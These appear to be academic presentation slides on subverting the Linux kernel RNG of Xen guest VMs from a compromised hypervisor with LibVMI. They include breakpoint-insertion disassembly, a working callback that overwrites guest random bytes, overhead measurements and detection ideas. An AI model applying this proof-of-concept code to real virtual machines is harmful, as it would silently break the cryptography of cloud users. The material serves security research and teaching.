Cloaking Order in Chaos

Subverting the Linux RNG via the Xen hypervisor

Jeremy Erickson Timothy Trippel Andrew Quinn

Motivation

Overview

- Nation State Adversary (NSA)
- Sophisticated, huge resources, not limited by law
- What have they done?
  - Stuxnet
  - APT1
- What could be next?
  - Target? = cloud services
  - Goal? = subvert crypto systems
  - How? = subvert RNG of VMs through the hypervisor

Threat Model


- NSA has total access to hypervisors at cloud provider
  - Coercion, “Gag order”
  - Collusion
  - Espionage
- NSA can run VM Introspection (VMI) software on the host
  - Can detect running OS and its version
  - Total control - can read and modify memory of guest VMs
- NSA must be stealthy
  - Detection leads to catastrophic program failure: loss of utility, political issues, etc.

Prevention is outside our threat model, as the adversary has complete control over the system.


Attack

Architecture

- LibVMI
  - Integrates with KVM and Xen hypervisors (Windows and Linux support)
  - Provides functions to read and write memory of running VM
  - Walks page tables and translates virtual addresses to physical addresses
  - Event support in Xen - Receive callback on VM event (interrupt, memory access, etc.)



Linux Kernel RNG



(diagram courtesy of Alt et al. - https://courses.csail.mit.edu/6.857/2016/files/alt-barto-fasano-king.pdf)

How to insert a breakpoint without GDB

Before

```
0x00000000000028b8 <+152>:    4c 89 ff          mov    rdi,r15
0x00000000000028bb <+155>:    e8 d0 ed ff ff    call   0x1690 <extract_buf>
0x00000000000028c0 <+160>:    83 fb 0a          cmp    ebx,0xa
```

Stored for later use:

`0xe8`

Int3 interrupt:

`0xcc`

After

```
0x00000000000028b8 <+152>:    4c 89 ff          mov    rdi,r15
0x00000000000028bb <+155>:    cc        int3
0x00000000000028bc <+156>:    d0 ed     shr    ch,1
0x00000000000028be <+158>:    ff        (bad)
0x00000000000028bf <+159>:    ff 83 fb 0a ba 0a       inc    DWORD PTR [rbx+0xaba0afb]
```

Then, register callback (interrupt handler) for Int3 interrupt

Finding where random numbers are generated

random.c

```c
/*
 * This function extracts randomness from the "entropy pool", and
 * returns it in a userspace buffer.
 */
static ssize_t extract_entropy_user(struct entropy_store *r, void __user *buf,
            size_t nbytes)
{
      ssize_t ret = 0, i;
  __u8 tmp[EXTRACT_SIZE];
  int large_request = (nbytes > 256);

  trace_extract_entropy_user(r->name, nbytes, ENTROPY_BITS(r), _RET_IP_);
  xfer_secondary_pool(r, nbytes);
  nbytes = account(r, nbytes, 0, 0);

  while (nbytes) {
    if (large_request && need_resched()) {
      if (signal_pending(current)) {
        if (ret == 0)
          ret = -ERESTARTSYS;
        break;
      }
      schedule();
    }

    extract_buf(r, tmp);
    i = min_t(int, nbytes, EXTRACT_SIZE);
    if (copy_to_user(buf, tmp, i)) {
      ret = -EFAULT;
      break;
    }

    nbytes -= i;
    buf += i;
    ret += i;
  }

  /* Wipe data just returned from memory */
  memzero_explicit(tmp, sizeof(tmp));

  return ret;
}
```

Gets next 10 random bytes from entropy pool

Overwrite them before copied to userspace

random.o

```
0x0000000000002881 <+97>:   lea    r12,[rsp+0x1e]
0x0000000000002886 <+102>:  call   0x20c0 <account>
0x000000000000288b <+107>:  test   rax,rax
0x000000000000288e <+110>:  mov    rbx,rax
0x0000000000002891 <+113>:  je     0x292d <extract_entropy_user+269>
0x0000000000002897 <+119>:  mov    rax,QWORD PTR gs:0x0
0x00000000000028a0 <+128>:  mov    QWORD PTR [rsp+0x8],rax
0x00000000000028a5 <+133>:  mov    rax,QWORD PTR gs:0x0
0x00000000000028ae <+142>:  mov    QWORD PTR [rsp+0x10],rax
0x00000000000028b3 <+147>:  jmp    0x28ed <extract_entropy_user+205>
0x00000000000028b5 <+149>:  mov    rsi,r12
0x00000000000028b8 <+152>:  mov    rdi,r15
0x00000000000028bb <+155>:  call   0x1690 <extract_buf>
0x00000000000028c0 <+160>:  cmp    ebx,0xa
0x00000000000028c3 <+163>:  mov    edx,0xa
0x00000000000028c8 <+168>:  mov    rsi,r12
0x00000000000028cb <+171>:  cmovle edx,ebx
0x00000000000028ce <+174>:  mov    rdi,rbp
0x00000000000028d1 <+177>:  movsxd r14,edx
0x00000000000028d4 <+180>:  call   0x28d9 <extract_entropy_user+185>
0x00000000000028d9 <+185>:  test   rax,rax
0x00000000000028dc <+188>:  jne    0x29bb <extract_entropy_user+411>
0x00000000000028e2 <+194>:  add    rbp,r14
0x00000000000028e5 <+197>:  add    r13,r14
0x00000000000028e8 <+200>:  sub    rbx,r14
0x00000000000028eb <+203>:  je     0x292d <extract_entropy_user+269>
0x00000000000028ed <+205>:  cmp    QWORD PTR [rsp],0x100
0x00000000000028f5 <+213>:  jbe    0x28b5 <extract_entropy_user+149>
0x00000000000028f7 <+215>:  mov    rax,QWORD PTR [rsp+0x8]
0x00000000000028fc <+220>:  mov    rax,QWORD PTR [rax-0x3ff8]
0x0000000000002903 <+227>:  test   al,0x8
0x0000000000002905 <+229>:  je     0x28b5 <extract_entropy_user+149>
0x0000000000002907 <+231>:  mov    rax,QWORD PTR [rsp+0x10]
```

Breakpoint 1
Find `tmp`

Breakpoint 2
Overwrite `tmp`

Overwriting random bytes

```
event_response_t after_extract_buf(vmi_instance_t vmi, vmi_event_t *event) {
  printf("Called after_extract_buf!\n");

  // read in all the bytes at buf
  uint8_t buffer[EXTRACT_SIZE];
  uint8_t nsa_rand_buffer[EXTRACT_SIZE];

  vmi_read_va(vmi, rng_buf, 0, buffer, EXTRACT_SIZE);
  printf("old buf: ");
  for (int i = 0; i < EXTRACT_SIZE; i++) {
    printf("%02x ",buffer[i]);
  }
  printf("\n");

  // modify rng buffer!
  for (int k = 0; k < EXTRACT_SIZE; k++) {
    nsa_rand_buffer[k] = rand();
  }
  //vmi_write_va(vmi, rng_buf , 0, RNG_VALUE, EXTRACT_SIZE);
  vmi_write_va(vmi, rng_buf, 0, nsa_rand_buffer, EXTRACT_SIZE);

  // read in all the bytes at buf again (sanity check)
  vmi_read_va(vmi, rng_buf, 0, buffer, EXTRACT_SIZE);
  printf("new buf: ");
  for (int i = 0; i < EXTRACT_SIZE; i++) {
    printf("%02x ",buffer[i]);
  }
  printf("\n");

  return VMI_SUCCESS;
}
```

Check actual random bytes


As you can see, we picked a very secure PRNG

Overwrite!

Check new “random” bytes

Demo

Turns out there's some overhead...



Approximately 3ms per 100 random bytes

- 100 random bytes = 10 buffers
- 1 buffer = 2 breakpoints
- 1 breakpoint = 2 LibVMI callbacks

~40 callbacks = 3 ms overhead

Potential way to reduce overhead:

- Overwrite random bytes in userspace
  - Avoid trapping to hypervisor every 10 bytes

>= 3 ms is likely detectable
This still limits an attacker to < 20 breakpoints.
Maybe < 6 breakpoints is difficult to detect?

Detection

Approach: Memory checks in kernel

Change your random.c to track entropy in the system:

- If you see entropy unexpectedly change at some point, you've been hacked!
- Requires integrity checks throughout the code -- remove nondeterminism from entropy pool

```
static void extract_buf(struct entropy_store *r, __u8 *out)
{
        int i;
        int j;
```

```
        printk("extract_entory buffer: ");
        for(j = 0; j < EXTRACT_SIZE; ++j) {
          printk("%02x ",tmp[j]);
        }
        printk("\n");
```

Advantages:

- Works against instruction pointer based attacks

Disadvantages:

- Must perform integrity checks in same places attack occurs (potentially everywhere)
- High overhead
- Attacker can, in hindsight, subvert integrity checks as well

Changing offsets

Changing any code in random.c will change addresses of critical functions

Where is buf?

Attack offset 0xff348c

```
int rng_func(char* arg) {
  char buf[SIZE];
  strncpy(buf, arg, SIZE);
  return 0;
}
```


```
int rng_func(char* arg) {
  int size_of_arg = sizeof(arg);
  printf("%s\n",arg);
  char buf[SIZE];
  strncpy(buf, arg, SIZE);
  return 0;
}
```

Attack now references wrong code

A sophisticated attacker may be able to predict this and automatically detect offset changes

Smart attacker faces a choice

(Assumption:
Attacker cannot automatically
reverse-engineer custom kernel
without manual intervention)



https://www.usenix.org/conference/woot15/workshop-program/presentation/wang

Parting thoughts

- Some user-level applications use their own RNG
  - Apache2 -> OpenSSL
  - GPG -> Libgcrypt -> sometimes own entropy pool

- Detection methods need to address the fact that attacks can be located in userspace too

Questions?